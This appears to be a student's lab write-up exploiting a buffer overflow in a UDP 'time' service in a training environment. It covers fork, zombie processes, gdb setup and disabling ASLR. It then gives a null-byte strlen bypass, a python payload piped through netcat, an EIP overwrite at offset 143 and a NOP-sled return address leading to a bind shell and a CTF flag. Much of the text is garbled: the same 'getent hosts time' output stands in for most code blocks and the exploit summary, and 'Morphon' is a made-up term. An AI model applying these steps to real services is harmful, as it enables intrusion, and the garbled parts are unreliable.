Name	Date	Description
Abdelaziz Nematallah	28/12/2024	This is the solution steps for the buffer overflow lab

Endianness

- Big-endian: The most significant byte (MSB) is stored at the lowest memory address.
- Little-endian: The least significant byte (LSB) is stored at the lowest memory address.

- In the context of networking, the term network byte order refers to the standardized way of transmitting data over a network. This standard is big-endian, meaning that the most significant byte is transmitted first. Wikipedia
- However, many computer architectures, such as x86, use little-endian format for storing data in memory.
- so when we send the hex data to the server, we must take care how we will send it.

Forking

- Forking is the process of creating a new process (child process) from an existing process (parent process). It is a core concept in Unix-like operating systems and is achieved using the fork() system call.

1. Parent and Child Processes:

    - The child process is an exact copy of the parent process at the time of forking, except for a few differences (e.g., different process IDs). Both processes continue execution from the point where the fork() was called.
2. Return Values:

    - fork() returns:
        - 0: To the child process.
        - ">" 0: The process ID (PID) of the child process to the parent.
        - "<" 0: If the fork fails.
3. Use Cases:

    - Creating new processes to handle parallel tasks.
    - Implementing multitasking, such as servers handling multiple clients. ```c pid_t pid = fork();

if (pid == 0) { // Child process code } else if (pid > 0) { // Parent process code } else { // Error in creating the process } ```

Morphon and Zombies

- In the context of forking, "Morphon" and "Zombie" typically relate to the behavior and lifecycle of processes created during a fork() operation.

Morphon (Parent Process):


- The parent process is the original process that calls fork() to create a new child process. It is responsible for spawning child processes and often continues its execution alongside them. The parent process retains control and awareness of the child process and may monitor its status using system calls like wait() or waitpid().
- Key Characteristics:
    - The parent has a unique process ID (PID).
    - It can control, terminate, or wait for its child processes.
    - If the parent terminates before the child, the child becomes an orphan process and is adopted by the init process (or equivalent). ### Zombie (Defunct Process):
- A zombie process is a process that has completed its execution (terminated) but still has an entry in the system's process table because the parent process has not yet read its exit status.

- Zombies are the remnants of dead processes and do not consume resources like memory or CPU. However, their process table entries persist, which can cause problems if too many accumulate.

- Key Characteristics:
  - Zombies have a state of Z (defunct) in ps or similar process-monitoring tools.
  - They exist until the parent process collects their termination status using wait() or waitpid().
- How Zombies Are Created:
  - A child process finishes execution (via exit() or returning from main()). The kernel keeps the process's exit status and some metadata in the process table until the parent retrieves it.
  - If the parent doesn't retrieve the status, the child remains in a zombie state.
- Avoiding Zombie Processes:
  - The parent process should call wait() or waitpid() to clean up the child process.
  - Alternatively, the parent can ignore the SIGCHLD signal, allowing the kernel to clean up the process automatically.


Get the ip address of the time service

> getent hosts time



```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```

different outputs for the time service:



```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```

compile the time_service in debug mode

- in order to do so we use the following command:

  > gcc time_service.c -o time -g

- and to do the debuging using gdb program we use the following command

  > gdb time

- and to get a readable and nice view of what we are doing we use

  > lay next

- we will get the following screen
  -

```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```


- which will show us the source code, with its corresponding assembly code for debugging.

Following the child instead of the parent

- the default behaviour is that we will follow the parent process
- the problem is that the parent process terminates after it creates its child process
- so in order to follow the child process we use this command:

  > set follow-fork-mode child

- now we can put another break point at the child, and see something similar to this

- ▪ 

```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```

The vulnerability and how to exploit it

- the vulnerability lies at this part of the code:

```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```

- here, they have defined only 128 byte for the buffer.
- and even when they check over the size of the sent input
- we can fool strlen method by sending such payload
  - "A" *120 + "\0" + "B"* 50
- inserting the terminating charachter before the 128
- so the strlen will think that the length of the sent msg is only 120 because it returns the length before the '/0'
- so then we can append our posion code after this.

// khud el part bta3 el time function de fe file lw7du bra, w e3mlu debug we shuf el payload el enta m7tagu, w b3dha eb2a erg3 tany lel code 3l machine w 5ls el lab.

Disable the Address space layout randomizer

> echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

~> it is 0 by default, and read only also.

Follow the child process in the debug mode

> set follow-fork-mode child

Completing the debuging locally

- Firstly, I tried to insert the ip of the service which I got from the aboce **10.12.22.2** and debug the service locally, but I failed because I could not make a udp connection, then I descovered that I need to make it work locally **127.0.0.1** and using the exact same port **2222**, and In another terminal I can use the swiss knife **netcat -u 127.0.0.1 2222** to connect on this service, and start sending the data to it.

Using screen to have multiplexing terminals instead of creating two ssh connections

> we use **screen** by pressing **ctrl + A** this will create another window, and we can swap between them using **Ctrl + A + A**


Overriding stack and base pointer

- I have created a fuzzing payload to override the data in the base pointer and stack pointer.
- the main idea was to insert a terminating character "\0" in the input, so we can bypass the **strlen()** condition, fooling it that we already have short message, but in reality, the memcpy will copy our whole payload.

  > python3 -c 'import sys; sys.stdout.buffer.write(b"A" *128 + b"\x00" + b"\x90"* 10)' > payload.bin

> cat payload.bin | nc -u 127.0.0.1 2222

- then when we investigate the base pointer and pointer we can see them in the following way:

> x\16x $ebp
>
> -
>
> 
>
> ```
> (gdb) x/16x $ebp
> 0xffffd608:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd618:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd628:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd638:     0x90909090      0x90909090      0x90909090      0x90909090
> ```
>
> x\16x $esp
>
> -
>
>
>
> ```
> chuck@6d7df2472226:~$ getent hosts time
> 10.12.22.2      time
> ```

Our Architecture


- in the current task our arch is 32x this means that the instruction pointer is 32 bits.
- so we need to insert address of size 32 bits, to point to a location where we can execute our code from.

changing the eip

- now our main goal is to change the register which holds the addresses of the instructions, to be able to customize the address we want it to go to and execute our code.
- so we need to find the correct payload size which will be able to do so.
- when I tried, I found that it is at 128 + 15 bytes, and I was able to change it, when I see this message

>
>
> ```
> chuck@6d7df2472226:~$ getent hosts time
> 10.12.22.2      time
> ```

- here the message indicates that the memory address **"98765432"** is not a valid address, and this was just proof of concept that we can change the ip register.
- now I can select any address in the memory and place it in the ip register to execute it.
- so I can select the address in the stack which holds the 90

> 
>
> ```
> (gdb) x/16x $ebp
> 0xffffd608:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd618:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd628:     0x90909090      0x90909090      0x90909090      0x90909090
> 0xffffd638:     0x90909090      0x90909090      0x90909090      0x90909090
> ```

- so for example we can select this **ffffd580**

What is Shellcode?

- Shellcode is a small piece of code, typically written in assembly, used as a payload in exploits to achieve specific functionality, such as gaining access to a shell (hence the name). It's designed to be injected into a vulnerable program and executed, often by exploiting a buffer overflow or similar vulnerability.

Purpose of Shellcode


- Shellcode is usually written to:
  - Spawn a shell (e.g., /bin/sh) on the target system.
  - Connect back to the attacker's system (reverse shell).
  - Allow the attacker to interact with the target system.

Bind shell

- is a type of shell, which, upon execution, actively listens for connections on a particular port. The attacker can then connect to this port in order to get shell access.

Getting the flag


- after adding our bindshell assembly code, and send it to the time service
- we can just try to connect on the port which is opened in the server
- and now we can just excute our own commands to get the flag



```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```

> flag is: **CTF{secret-xD7NQFSR1uO3e0M92eQa}**

summary to get the flag



```
chuck@6d7df2472226:~$ getent hosts time
10.12.22.2      time
```